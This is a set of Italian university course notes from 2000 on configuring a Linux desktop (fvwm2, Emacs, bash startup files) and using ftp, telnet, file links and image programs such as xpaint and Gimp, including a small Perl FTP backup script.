**FvwmButtons xv exec exec xv*
**FvwmButtons www exec exec netscape -geometry 650x480+110+30*
**FvwmButtons xterm exec exec xterm -ls +cm*

Normalmente è sufficiente definire la *geometry* nel file **.Xdefaults**, sembra però che l'ultima versione di Netscape si ricordi la dimensione con cui il programma è stato usato la volta precedente. Con *Alt-r* attiviamo le modifiche e possiamo provare i bottoni della batteria che viene posizionata in alto a sinistra sullo schermo.

Esercizio 7: Catturare un'immagine dallo schermo

ImageMagick è un pacchetto che fa parte di RedHat 6.2 e consiste di una ricca collezione di bellissimi programmi per la manipulazione di immagini (usare **lynx file:///usr/doc/ImageMagick-4.2.9/** per leggere la documentazione). Uno di questi programmi è **import**, che permette di catturare una parte dello schermo. Aggiungiamo la seguente riga a **.fvwmrc**:

**FvwmButtons imm exec exec import -quality 100 ˜/immagine.jpeg*

Adesso quando si clicca sul bottone *imm* della batteria il cursore del mouse si trasforma in una croce e cliccando e tirando ci permette di definire un rettangolo sullo schermo, la cui immagine si troverà poi nel file **˜/immagine.jpeg** e può essere vista con **xv** - provare!

Si può anche usare il *grab* di **xv**.

Uso del mouse in fvwm2

A differenza dalla variazione *mousefocus* con *sloppyfocus* (cfr. esercizio 8) una finestra attiva rimane attiva se il mouse la lascia, ma non si pone su un'altra finestra attivabile. Con *style * clicktofocus* invece una finestra diventa attiva solo se si clicca su di essa col mouse.

Contesti e modificatori per l'istruzione *mouse* hanno significati simili come per *key*. Il contesto *f* (*frame*) indica gli angoli delle finestre e viene usato soprattutto da *resize*.

Il comando **mouse** viene anche usato nella forma **mouse i j modificatore comando**, dove i è il numero del tasto e j il numero di un bottone nella barra superiore di una finestra. Questi bottoni vengono contati così: 1, 3, 5, 7, 9 sono i bottoni sulla metà sinistra della barra, con 1 quello più esterno, mentre 2, 4, 6, 8, 10 sono i bottoni sulla metà destra, con 2 quello più esterno.

FvwmButtons

fvwm2 permette di utilizzare *moduli*, di cui il più importante è **FvwmButtons** che viene usato per creare una batteria di bottoni di forma e posizione completamente configurabili. A ogni bottone può essere associata un'operazione, come ai bottoni che appaiono nella barra superiore delle finestre.

xv e xpaint

xv è un comodo e completo programma per la visualizzazione e elaborazione di immagini in molti formati diversi, con la possibilità di conversione da un formato all'altro. Si esce con **q**. Il programma è *shareware*, cioè richiede una licenza per l'uso commerciale. La documentazione si trova in **/usr/doc/xv/xvdocs.ps.gz** (128 pagine).

xpaint è un simpatico programma di disegno, non difficile da utilizzare. Provare con **xpaint &**.

Esercizio 8: Completiamo .fvwm2rc

Attiviamo prima un tasto per Netscape, aggiungendo anche qui la *geometry* per la ragione spiegata nell'esercizio 6.

```
key w a m exec exec netscape
  -geometry 650x480+110+30
```

Aggiungiamo poi alcuni tasti per il mouse:

```
mouse 1 r a nop
mouse 1 6 n maximize
mouse 1 f n resize

style * sloppyfocus
module FvwmAuto 10
```

La prima riga implica che un click col mouse sulla finestra root non abbia effetto. L'operazione *maximize* allarga la finestra di un programma a tutto lo schermo oppure la fa tornare alla dimensione precedente. L'effetto della terza riga è che possiamo modificare la dimensione di una finestra tirando con il tasto 1 del mouse in uno dei quattro angoli della finestra.

Adesso definiamo la box delle icone, cioè lo spazio sullo schermo dove verranno poste le icone delle finestre dopo un'operazione *iconify*.

```
style * iconbox 400x20+300+8
```

Impostazione dei colori:

```
hilightcolor black peru
style * color blue/nightblue
style Netscape color black/azure2
```

La prossima riga limita il numero delle pagine del desktop virtuale a una, la seguente definisce l'aspetto del orologio.

```
desktopsize 1x1
style xclock notitle, sticky, borderwidth 7,
  clicktofocus, nohandles
```

Come ultima istruzione segue la funzione che viene eseguita quando riparte X (non quando viene riavviato il window manager).

```
addtofunc initfunction i exec exec xclock
  + i exec exec xterm –iconic –ls +cm
  + i exec exec emacs –iconic
```

Abbiamo così completato la configurazione di **fvwm2**. Il programma ha molte altre possibilità (soprattutto per quanto riguarda i *menu*), però con le impostazioni scelte finora si lavora bene.

Il file .emacs

Quando Emacs viene avviato esegue prima i comandi in **.emacs**. Emacs viene programmato in *Elisp*, un linguaggio di programmazione molto simile al *Common Lisp*, nonostante alcune differenze più di forma e sintassi che di sostanza. Il file **.emacs** può a sua volta eseguire altri script in Elisp (mediante l'istruzione **load**), e infatti metteremo il grosso della configurazione di Emacs nei files contenuti nella directory **/home/varia/Emacs.el**. Il contenuto iniziale di **.emacs** è il seguente:

```
; .emacs
(setq diremacs "/home/varia/Emacs.el")
(setq load-path (append load-path (list diremacs)))

(let ((files (directory-files diremacs nil ".*\.el$" nil)))
  (while files (load (car files)) (setq files (cdr files))))

(load "fondamentale")
```

Ogni utente può comunque aggiungere al proprio **.emacs** ulteriori comandi.

La programmazione in *Lisp* non fa parte di questo corso, possiamo quindi solo spiegare alcuni degli aspetti più semplici. **setq x a** corrisponde all'incirca a un'assegnazione **x = a** in altri linguaggi, il **let** è una forma abbastanza complessa di assegnazione locale.

I comandi in questo file hanno questo significato: Prima viene introdotta la variabile *diremacs* come abbreviazione per la directory dove si trovano i nostri files per Emacs, e viene indicato a Emacs di cercare i files da caricare in quella directory. Il blocco **let** carica da essa tutti i files il cui nome termina con **.el** (c'è un'espressione regolare dopo il **nil**!), dopodiché per ultimo viene caricato il file **fondamentale**.

Le funzioni di Elisp

Una funzione (nell'esempio di due variabili) in Common Lisp o Elisp è della forma **(defun f (x y) ...)**, dove i puntini indicano una o più espressioni. Quando l'interprete esce dalla funzione, restituisce come risultato della funziona l'ultima espressione che ha elaborato. In Elisp quasi sempre dopo la lista degli argomenti (nell'esempio **(x y)**) segue **(interactive)** che permette la chiamata della funzione durante l'elaborazione di un testo con Emacs.

Chi è interessato alla programmazione in Elisp può consultare il manuale in *http://www.delorie.com/gnu/docs/elisp-manual-20/elisp_toc.html*.

Esercizio 9: Fine

Come root copiamo i files **.Xdefaults** e **.fvwm2rc** dalla nostra directory di login in **/home/varia** cambiandone il nome in **p.Xdefaults** e **p.fvwm2rc**.

L'aiuto di Emacs

Emacs fornisce moltissime funzioni di aiuto, tra cui quelle utilizzate più frequentemente sono *describe-function* (**ˆtw**), *apropos-variable* (**ˆtx**), *describe-key* (**ˆth k**), *apropos-command* (**ˆth a**) e *describe-variable* (**ˆtv**).

Una documentazione online si trova nel World Wide Web sotto *http://www.geekgirl.com/emacs/emacs.html*. Cfr. anche il libro di Cameron/Rosenblatt.

Come aprire un file

La funzione

```
(defun alfa() (interactive)
  (apri "/home/sis/alfa"))
```

contenuta in **files.el** è solo un esempio per come si possono definire funzioni in Elisp per aprire un determinato file o una determinata directory.

KDE e Gnome

KDE è un ambiente grafico con window manager (**kwm**) incorporato. Uno dei vantaggi principali di **KDE** è il riconoscimento automatico del formato di un file, quindi senza comandi appositi vengono estratti i files *.tar*, visualizzati i files *.ps* da un interprete per PostScript e i files *.html* dal browser WWW. Le molte funzioni impediscono però spesso il lavoro modulare (combinazione di programmi) così tipico di Unix.

Gnome è un po' la concorrenza di **KDE**. È un prodotto della *GNU*, non ha un window manager incorporato, ma usa **Enlightenment**.

Entrambi i programmi consumano molta memoria e possono rallentare sensibilmente le operazioni rispetto a un ben configurato **fvwm2**.

Il tasti di Emacs

Riportiamo il contenuto del file **/home/varia/Emacs.el/tasti.el**.

```
; tasti.el

(global-unset-key "\C-c")
(global-unset-key "\C-i")
(global-unset-key "\C-j")
(global-unset-key "\C-t")
(global-unset-key "\C-y")
(global-unset-key "\C-z")

(define-key global-map "\C-c\C-v" 'cambia)
(define-key global-map "\C-h" 'backward-delete-char)
(define-key global-map "\C-i" 'find-file-other-window)

(define-key global-map "\C-t\C-c" 'fileretro)
(define-key global-map "\C-t\C-h" 'help-command)
(define-key global-map "\C-t\C-i" 'insert-file)
(define-key global-map "\C-t\C-k" 'kill-this-buffer)
(define-key global-map "\C-t\C-m" 'maiuscole)
(define-key global-map "\C-t\C-n" 'minuscole)
(define-key global-map "\C-t\C-r" 'cancella-da-qui)
(define-key global-map "\C-t\C-u" 'undo)
(define-key global-map "\C-t\C-v" 'describe-variable)
(define-key global-map "\C-t\C-w" 'describe-function)
(define-key global-map "\C-t\C-x" 'apropos-variable)

(define-key global-map "\C-y" 'yank-salva)
(define-key global-map "\C-z" 'scroll-down)

(define-key global-map [mouse-1] 'clickfile)
(define-key global-map [mouse-3] 'yank)

(define-key global-map [f1] 'elencobuffer)
(define-key global-map [f4] 'save-buffers-kill-emacs)

(define-key global-map [f5] 'fondamentale)
(define-key global-map [f6] 'end-of-buffer)
(define-key global-map [f7] 'delete-other-windows)
(define-key global-map [f8] 'salvabuffer)

(define-key global-map [f9] 'execute-extended-command)
(define-key global-map [f10] 'replace-string)

(define-key global-map [home] 'goto)
(define-key global-map [end] 'es-alfa)
(define-key global-map [prior] 'cambia-incolla-cambia)
(define-key global-map [next] 'prefisso)

(define-key global-map [print] 'stampa-selezione)
(define-key global-map [pause] 'split-window-vertically)

(define-key global-map [insert] 'stampa-buffer)
(define-key global-map [delete] 'make)
```

Istruzioni per alcune delle funzioni più usate: Quando la finestra è suddivisa, con *cambia* (**^cv**) si passa al buffer nell'altra parte; *fileretro* (**^tc**) permette di tornare al buffer precedente; *kill-this-buffer* (**^tk**) elimina il buffer (ma non il file dello stesso nome); *execute-extended-command* (**f9**) permette di chiamare una qualsiasi funzione di Emacs (anche uno tra quelle create da noi); *cambia-incolla-cambia* (**Pag↑**) copia il testo selezionato sulla seconda parte della finestra; *ordina* (da chiamare mediante **f9**) ordina il file alfabeticamente; *elencobuffer* (**f1**) elenca i buffer aperti (si usa continuamente); *eval-current-buffer* (anche questo da **f9**) rende validi i cambiamenti in uno script di Emacs (ad esempio **.emacs**) senza che si debba chiudere e riavviare Emacs; *split-window-vertically* (**Pausa**) divide la finestra in due parti; *prefisso* (**Pag↓**) permette di inserire alcuni caratteri davanti al testo selezionato. Vedere anche pag. 15.

Quando avremo configurato la stampante, dovremmo poter utilizzare anche i comandi *stampa-buffer* (**Ins**) per stampare un buffer intero e *stampa-selezione* (**Stamp**) per stampare un testo precedentemente selezionato (con il mouse oppure mediante un **^k**).

Abituarsi a salvare spesso il testo con **f8**.

Per inserire commenti in uno script di Emacs si usa il punto e virgola (**;**) - il punto e virgola e tutto il resto della riga alla sua destra sono considerati commento. I comandi *es-alfa* (**Fine**), *make* (**Canc**) e *goto* (↖) verranno spiegati nella lezioni sulla programmazione.

Le directory in Emacs

Oltre ai files normali anche le directory vengono visualizzate come buffer (così come risultati di compilazioni e altri messaggi). Per muoversi in una directory si possono usare più o meno gli stessi comandi come per i files; spesso il tasto *Ctrl* però non è necessario (quindi in una directory per passare alla riga successiva si possono usare sia **^n** che **n** da solo). Consultare eventualmente il libro di Cameron/Rosenblatt.

La nostra funzione *clickfile* - click col mouse sulla riga che contiene il nome di un buffer in una directory - chiama questo buffer.

telnet

L'uso di **telnet** è molto semplice. Dopo aver battuto il comando **telnet** *altro.com.puter* appare una schermata di login come sul nostro PC, e tutto si svolge come in un normale login.

ftp

Questo comando serve per prelevare o deporre files su un altro computer. In un **ftp** anonimo non viene richiesta la password; in questo caso il computer remoto mette a disposizione i propri files a chiunque (spesso nella directory **/pub**), mentre in genere non è possibile deporre dei files.

Oltre ai comandi **cd**, **dir**, **ls** e **pwd** per vedere le directory e **quit** per terminare la sessione, si usano i comandi **get** o **mget** per copiare un file e **put** o **mput** per deporre un file. I comandi con la *m* iniziale denotano operazioni multiple. Si possono anche usare **ren** per rinominare un file e **del** per eliminarlo, se si è in possesso dei diritti d'accesso richiesti. Con **page** si possono leggere files di testo direttamente.

I vari programmi **ftp** presentano differenze, ma dopo aver eventualmente consultato **man ftp** e **man ncftp** l'uso in genere dopo poco tempo non presenta più difficoltà.

Si può anche usare un browser per il WWW (*ftp://...*).

Bibliografia

D. Cameron/B. Rosenblatt: Learning GNU Emacs. O'Reilly 1996, 560p.
L'edizione del 1991 si trova nell'armadietto dell'aula 9, un'edizione più recente in biblioteca.

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 6 ◇ 9 Novembre 2000

Questa settimana

25 Link e link simbolici
Come spegnere
26 I files .profile e .bash_rc
Il file .bash_logout
Salvare il lavoro
Il file .plan
gqview
27 bitmap
xmag
Istruzioni per xpaint
28 Gimp
Ellissi e rettangoli
Linee rette e grafi
Tasti di emergenza
29 Disegni animati
Selezione e riempimento
Spacing

Link e link simbolici

Le informazioni riguardanti un file sono raccolte nel suo ***inode*** *o* ***file header****. Il termine inode è un'abbreviazione di* ***index node****. Gli inode sono numerati; il numero dell'inode di un file si chiama* ***indice (index number****) del file e può essere visualizzato con* ***ls -i*** *(per una directory si ottengono gli indici di tutti i files contenuti in essa).* ***ls -i*** *senza argomento visualizza gli indici dei files della directory in cui ci troviamo. Gli indici in partizioni diverse sono indipendenti, mentre all'interno di una partizione l'indice determina univocamente il file.*

Un file può avere più nomi (anche nella stessa directory), e bisogna distinguere il file fisico dai nomi con i quali è registrato nelle directory. In inglese ogni registrazione (o nome) di un file viene detta ***link****. L'inode riguarda il file fisico, a nomi diversi dello stesso file corrisponde quindi sempre lo stesso inode e perciò anche lo stesso indice.*

Con il comando ***ln alfa beta*** *si crea una nuova registrazione (un nuovo link)* ***beta*** *del file registrato come* ***alfa****. La nuova registrazione si può anche trovare in un'altra directory (in questo caso si utilizzerà per esempio il comando* ***alfa gamma/beta****, ma non in un'altra partizione della memoria periferica, proprio perché l'indice è unico solo all'interno di una partizione.*

Se un file è registrato come ***alfa*** *e* ***beta****, ogni modifica di* ***alfa*** *è automaticamente anche una modifica di* ***beta****, perché fisicamente il file è sempre lo stesso. Il comando* ***rm alfa*** *invece si riferisce solo alla registrazione* ***alfa****, cancella cioè questa dall'elenco delle registrazioni del file. Soltanto con la cancellazione dell'ultima registrazione di un file questo viene eliminato dal file system. Il numero delle registrazioni di un file fisico è indicato alla destra dei diritti d'accesso dal comando* ***ls -l****.*

Il comando ***ln alfa beta*** *è permesso solo se si rimane nella stessa partizione. Link a directory possono essere creati solo dall'utente root e normalmente vengono evitati. È però possibile creare dei* ***link simbolici*** *anche di directory e superando i confini tra le partizioni. Si usa il comando* ***ln -s alfa beta****.*

Dopo il comando ***ln -s alfa beta*** *il significato di* ***alfa*** *e* ***beta*** *non è simmetrico. Ad esempio, se* ***alfa*** *è l'unico link (normale) rimasto di un file, allora il comando* ***rm alfa*** *lo cancellerà fisicamente, anche se esiste il link simbolico* ***beta*** *che a questo punto diventa un riferimento vuoto e inutile.*

Si può invece cancellare con ***rm beta*** *il riferimento simbolico* ***beta*** *senza influenzare minimamente* ***alfa****.*

Per quasi tutti gli altri comandi i link simbolici funzionano invece come i link: Se si tratta di directory, possono essere aperte, se si tratta di files, ci si può scrivere, ecc.

Se ***alfa*** *e* ***beta*** *sono due link dello stesso file fisico, essi corrispondono allo stesso indice. Un link simbolico ha invece un indice diverso, infatti è un file di riferimento a quel file fisico. Se ad esempio creiamo con* ***ln alfa beta*** *un link* ***beta*** *di* ***alfa*** *e con* ***ln -s alfa gamma*** *un link simbolico, il comanda* ***ls -i alfa beta gamma*** *darà un output simile a questo:*

```
77933 alfa   77933 beta   77947 gamma
```

Esercizio: Qual'è la differenza fra ***ln alfa beta*** *e* ***cp alfa beta****?*

Un link simbolico ***gamma*** *di* ***alfa*** *può essere riconosciuto dal fatto che il comando* ***ls -l*** *visualizza il nome di* ***gamma*** *nella forma* ***gamma*** $\rightarrow$ ***alfa****.*

Una directory essenzialmente non contiene altro che l'elenco delle registrazioni (di files e directory) in essa contenute e degli indici ad esse corrispondenti.

L'inode contiene il proprietario e i diritti d'accesso del file, il numero delle sue registrazioni, le date di accesso e dell'ultima modifica, la grandezza del file, il suo tipo (ad esempio se si tratta di una directory o di un file normale) ecc., cfr. ***stat****.*

Come spegnere

Prima di spegnere un PC (sia sotto Linux che sotto Windows) si dovrebbe dare al sistema operativo la possibilità di effettuare alcune operazioni di aggiornamento e di chiusura. Linux usa una parte della memoria centrale come cache per successive operazioni sul disco, e questi dati devono essere scritti sul disco prima dello spegnimento.

Anche i demoni (programmi di sistema che operano in background) e altri processi richiedono un'uscita ordinata, ad esempio può essere che un demone sta per scrivere in un file di configurazione, mentre si spegne il PC. Su un computer in rete bisognerebbe anche avvertire eventuali altri utenti collegati della prossima chiusura del sistema.

Quindi il PC non deve essere spento direttamente, ma mediante un apposito comando. I PC del nostro laboratorio possono essere spenti con **shutdown -h now** oppure **poweroff**. Viene chiesta la password dell'utente. Con **shutdown -r now** si effettua invece un riavvio del sistema. Fino a qualche tempo fa queste operazioni potevano essere eseguite solo da root, e forse è ancora oggi così in alcune distribuzioni. Per un'impostazione nel file **/etc/inittab** (guardare) era comunque sempre possibile a ogni utente chiudere il sistema (con *Ctrl-Alt-Canc*) e spegnerlo poi subito durante il riavvio oppure ripartire con Windows.

Il parametro **now** effettua lo shutdown subito, **19:10** alle 19.10, **+17** fra 17 minuti.

I files .profile e .bash_rc

Ad ogni partenza della shell di login (quindi anche ad ogni esecuzione di **xterm -ls**) viene eseguito il file **.bash_profile** oppure, se non esiste, il file **.bash_login** oppure, se non esiste nemmeno quest'ultimo, il file **.profile**. Per abitudine eliminiamo i primi due e utilizziamo **.profile**. Questo file contiene contiene abbreviazioni (*alias*) per i comandi della shell, ad esempio

```
alias a5='psresize -pa5'
alias c='. Menuprogramm'
alias can='clear'
alias dir='/bin/ls -l'
alias fine='logout'
alias ftp='ncftp'
alias l='c .'
alias rm='rm -i'
alias win='startx'
```

dichiarazioni di variabili d'ambiente

```
stty erase '^?'
declare -x PATH='/usr/openwin:/bin:/usr/bin:/usr/local/bin:
/sbin:/usr/sbin:/usr/X11R6/bin:/$OPENWINHOME/bin:/usr/games:
/usr/local/TeX/bin: /Software:.'
declare -x PAGER='less'
declare -x PS1=':) '
```

e comandi da eseguire al login:

```
clear
who
echo
date
umask 022
Menuprogramm
```

.profile è uno shell script e in pratica i comandi in esso contenuti potrebbero essere anche battuti uno per uno dalla tastiera dopo il login. L'istruzione che inizia con **declare -x PATH=** deve essere scritta tutta su una riga.

Tra le dichiarazioni la più importante è quella della variabile **PATH**, che indica, in forma di una lista ordinata i cui componenti sono separati da **:**, le directory in cui la shell cerca i programmi da eseguire. Quindi quando si chiama il programma **alfa**, la shell guarda prima nella directory **/usr/openwin**, se questa contiene un file **alfa** e, se è eseguibile, lo esegue. Se non lo trova, cerca in **/bin** e così via. L'ultima directory nel nostro PATH è **.** (verificare sopra), ciò significa che si possono eseguire programmi dalla directory corrente, se non ci sono programmi con lo stesso nome in altre directory del PATH. Per ragioni di sicurezza la **.** dovrebbe sempre essere aggiunta per ultima al PATH. La variabile **PAGER** indica il programma che viene usato per leggere le pagine di **man**, quindi nella nostra imppostazione viene utilizzato **less**. **PS1** è il prompt della shell; noi abbiamo scelto **:)** , ma si potrebbe anche fare in modo che ad esempio nel prompt venga sempre indicata la directory in cui si trova.

L'impostazione **umask 022** significa che dall'impostazione 777 risp. 666 dei diritti d'accesso per le directory risp. per i files viene sottratto 022 e che quindi le directory vengono create con i diritti 755 (`rwxr-xr-x`) e i files normali con 644 (`rw-r--r--`); cfr. pag. 9.

Menuprogramm è uno script di shell per cui abbiamo previsto l'alias **c** e che fa in modo che, se **alfa** è un file normale, **c alfa** equivale a **less alfa**, mentre per una directory equivale a **cd alfa; ls**.

psresize è un programma che permette di ridurre il formato di un file PostScript.

Ogni utente può modificare a piacere il proprio **.profile**!

Il file **.bash_rc** (che sarebbe il vero file di configurazione della shell ma che lasciamo vuoto perché il suo utilizzo varia da distribuzione a distribuzione) viene eseguito quando la shell viene chiamata in modalità non di login, ad esempio con un semplice **xterm &**. Verificarlo scrivendo *echo Ciao!* in **.bashrc**.

Il file .bash_logout

Ad ogni uscita dal sistema (ma non nella sola chiusura di un terminale) viene eseguito il file **.bash_logout**. Questo può essere molto comodo ad esempio per eseguire operazioni di salvataggio. Dopo aver creato un programma **salva** (cfr. articolo seguente), possiamo ad esempio inserire in **.bash_logout** la riga

```
salva
```

Alla fine di ogni sessione di lavoro la directory **Tesi** viene salvata su un altro PC.

Salvare il lavoro

Un programma in Perl che crea un file **.tar.gz** della directory **Tesi** e lo trasferisce via **ftp** su un altro computer. Facciamo in modo che il file contenga anche data e ora del salvataggio. *cwd* sta per *choose working directory*, analogo del **cd** della shell.

```
#! /usr/bin/perl -w # salvatesi
use strict 'subs{}';
use Net::FTP;

$data=localtime;
@data=split(/[ :]+/,$data);
$tesitar="tesi-$data[2]-$data[1]-$data[6]-".
      "$data[3]-$data[4].tar";

system("cd; tar -cf $tesitar Tesi; gzip $tesitar");

$ftp=Net::FTP->new("pc.dove.salvo");
$ftp->login("rossi","toroseduto");
$ftp->cwd("/home/rossi/Archivio-tesi");
$ftp->put($tesitar."gz");
$ftp->quit();
```

La funzione **localtime** del Perl restituisce una stringa, ad esempio **Fri Nov 3 23:06:22 2000** che dall'istruzione successiva viene spezzata usando come separatori il carattere spazio e il carattere **:**.

Il file .plan

Non è molto importante: Il contenuto del file **.plan** di un utente viene visualizzato ogni volta che si interroga **finger** su questo utente insieme alle altre informazioni offerte da **finger**. Può essere usato per indicare il proprio numero telefonico o indirizzo ecc.


---

gqview

Un bellissimo programma per la visualizzazione di immagini, adatto soprattutto per vedere in fila tutte le immagini di una directory. Cliccando con il tasto sinistro del mouse sull'immagine visualizzata, fa vedere la prossima; si torna all'immagine precedente invece con il tasto destro. Per ogni immagine si possono invocare direttamente **xv**, **xpaint** o **gimp**.

bitmap

Questo programma permette di fabbricare delle immagini di tipo *bitmap*, in cui cioè ogni pixel assume uno di due colori (in genere bianco/nero). Nonostante che esistano programmi di disegno più avanzati, è più utile di quanto possa sembrare e piuttosto versatile. Le immagini prodotte possono essere salvate e trasformate (ad esempio usando **xv**) in formato PostScript e successivamente incluse in documenti Latex. Un altro uso frequente è il disegno di cursori o altri elementi interattivi.



A fianco si vedono i comandi di **bitmap** che appaiono alla sinistra del piano di disegno. Se invochiamo il programma con **bitmap -fr red &**, viene predisposta una griglia di 16x16 pixel (con le maglie della griglia in rosso). Nel menu **file** il comando **Resize** permette di impostare un'altra griglia. Con **Point** si possono disegnare singoli pixel, il tasto sinistro del mouse disegna in nero, il tasto destro in bianco, il tasto medio inverte il colore. Il comando **Image** nel menu **Edit** visualizza in grandezza naturale la bitmap finora prodotta insieme all'inversa. Con griglie piuttosto grandi possono anche servire i comandi **Grid** e **Zoom** del menu **Edit**.


Clear cancella il disegno, **Set** lo riempie tutto di nero, **Invert** inverte i colori. Con **Undo** si può annullare l'effetto dell'ultima operazione. I bottoni nel terzo inferiore hanno il significato che ci si aspetta (*hot spot* è il punto guida se la bitmap viene usata come cursore). In particolare si può usare **Filled Rectangle** per cancellare un'area rettangolare, se questa la si delinea con il tasto destro del mouse. I comandi **Mark**, **Copy** e **Move** permettono di selezionare un'area rettangolare, che poi apparirà in grigio, alla quale verranno ristrette alcune delle operazioni oppure che può essere copiata o spostata.

Rimangono i nove bottoni al centro. Le frecce dritte fanno scorrere l'immagine nel senso indicato; le frecce uncinate superiori effettuano una riflessione rispetto all'asse orizzontale risp. verticale; le frecce uncinate inferiori ruotano l'immagine a sinistra risp. a destra. Il bottone al centro infine scambia il primo quadrante con il terzo e il secondo con il quarto. Questo bottone opera sempre sull'intera immagine, le otto frecce solo sul rettangolo selezionato se è stato marcato.

Con un po' di pazienza si può provare a scrivere in cinese o in arabo.

xmag


mag è qui un'abbreviazione di *magnify* e infatti l'uso principale di **xmag** è l'ingrandimento di una parte dello schermo. Il programma viene chiamato con **xmag &**; appare un cursore ad angolo e cliccando con il tasto sinistro del mouse si vede in una finestra con cinque bottoni di comando un ingrandimento (5 volte) di un quadrato (grandezza originale 64x64 pixel) dello schermo.




Per avere l'ingrandimento di un'altra parte dello schermo non è necessario chiudere **xmag** - è sufficiente premere il bottone **replace**. Con **select** invece si ottiene una copia di tutto l'ingrandimento che può essere incollata in una finestra del programma **bitmap**. Cliccando con il tasto sinistro del mouse su un punto della finestra di **xmag** si vede che vengono indicati il colore di quel pixel (in formato RGB) e la posizione originale del punto sullo schermo.

Istruzioni per xpaint

Con il comando **xpaint &** appare la finestra degli strumenti, da cui attraverso il menu **File** si può aprire il piano di disegno.



È importante conoscere il significato dei tre tasti del mouse: Il tasto sinistro utilizza la prima tavolozza di colori (*Primary Palette*), il tasto medio la seconda tavolozza (*Secondary Palette*) (talvolta invece serve per terminare un'operazione), il tasto destro nella finestra degli strumenti invoca le funzioni d'aiuto, nel piano di disegno invece le operazioni di *Edit*. Fare click con il tasto destro del mouse su tutti i campi della finestra degli strumenti per imparare il loro uso. Lo spessore della matita può essere impostato attraverso il menu **Line**. Si cancella con il secondo strumento (**Erase**), mentre il terzo (**Pencil**) serve per il disegno a mano libera. I primi tre bottoni nella seconda riga permettono la selezione di una parte del disegno, su cui poi eseguire le operazioni del menu **Edit** (che può essere chiamato anche con il tasto destro del mouse). Quando si usano figure riempite (*filled*), se si disegna con il tasto sinistro del mouse, il bordo viene disegnato con il colore della prima tavolozza, l'interno con quello della seconda; se invece si usa il tasto medio, tutta la figura viene colorata con il colore secondario. Per cancellare tutto si può usare **Erase** con una spazzola grossa oppure **Select All** e **Clear**.



xpaint può essere anche usato per creare delle bitmap: Mediante l'operazione **Change Size** del menu **Image** scegliamo prima la grandezza in pixel (ad esempio 80x80). Successivamente (con **Change Zoom** possiamo scegliere un ingrandimento, ad esempio 5 (ciò significa che durante il disegno ogni pixel appare come quadrato di 5 pixel di lato). A lato dell'ingrandimento appare il disegno in grandezza naturale. Attivando **Visible Grid** possiamo usare la griglia per controllare meglio la correttezza del disegno. Per linee rette sceglieremo lo strumento **Line** (il primo nella quarta riga); per cancellare un pixel usiamo il tasto medio del mouse.

Gimp

Questo programma gratuito (GPL) per la creazione ed elaborazione delle immagini (la sigla significa *GNU image manipulation program*) è confrontabile e talvolta addirittura superiore a Photoshop, un famoso programma commerciale della *Adobe*, una delle ditte più grosse del settore, nota per aver introdotto il linguaggio PostScript e per i suoi font. Sulla Red Hat 6.2 è installata la versione Gimp 1.0.4; dovrebbe essere presto disponibile la **1.2** che conterrà molte nuove funzioni. Per novità e informazioni si può consultare *www.gimp.org/*. Uno dei migliori libri su Gimp (*Grokking the Gimp* di Carey Bunks) può essere letto sul WWW (*gimp-savvy.com/BOOK/*).


Gimp può essere invocato con **gimp &** o meglio tramite l'istruzione **FvwmButtons gimp exec exec gimp* in **.fvwm2rc**. Purtroppo richiede un adattatore grafico molto migliore dell'Intel 810 della maggior parte dei PC nel nostro laboratorio.

All'inizio appare un piccolo toolbox, dal quale si può aprire un'immagine nuova oppure un file che contiene un'immagine. Se l'immagine è nuova, si sceglie la dimensione in pixel (l'impostazione iniziale può essere modificata dal menu **Preferences**. Premendo (con il cursore sul piano di disegno) il tasto destro del mouse appaiono dei menu a tenda che contengono le moltissime funzioni del programma. Conviene subito creare un secondo piano di disegno, su cui rappresentare l'immagine a grandezza naturale, con **View** → **New View**. Cliccando sullo strumento **Zoom** (la lente nella terza riga) si ottiene un ingrandimento cliccando con il tasto sinistro sull'immagine, e una diminuzione se allo stesso tempo si tiene premuto il tasto *Shift*. Il tasto medio del mouse può essere usato per spostare l'immagine. La parte inferiore del toolbox visualizza in due rettangoli sovrapposti il colore di disegno (*foreground*) e quello dello sfondo (*background*). Questi colori possono essere scambiati tra di loro battendo il tasto **x**.

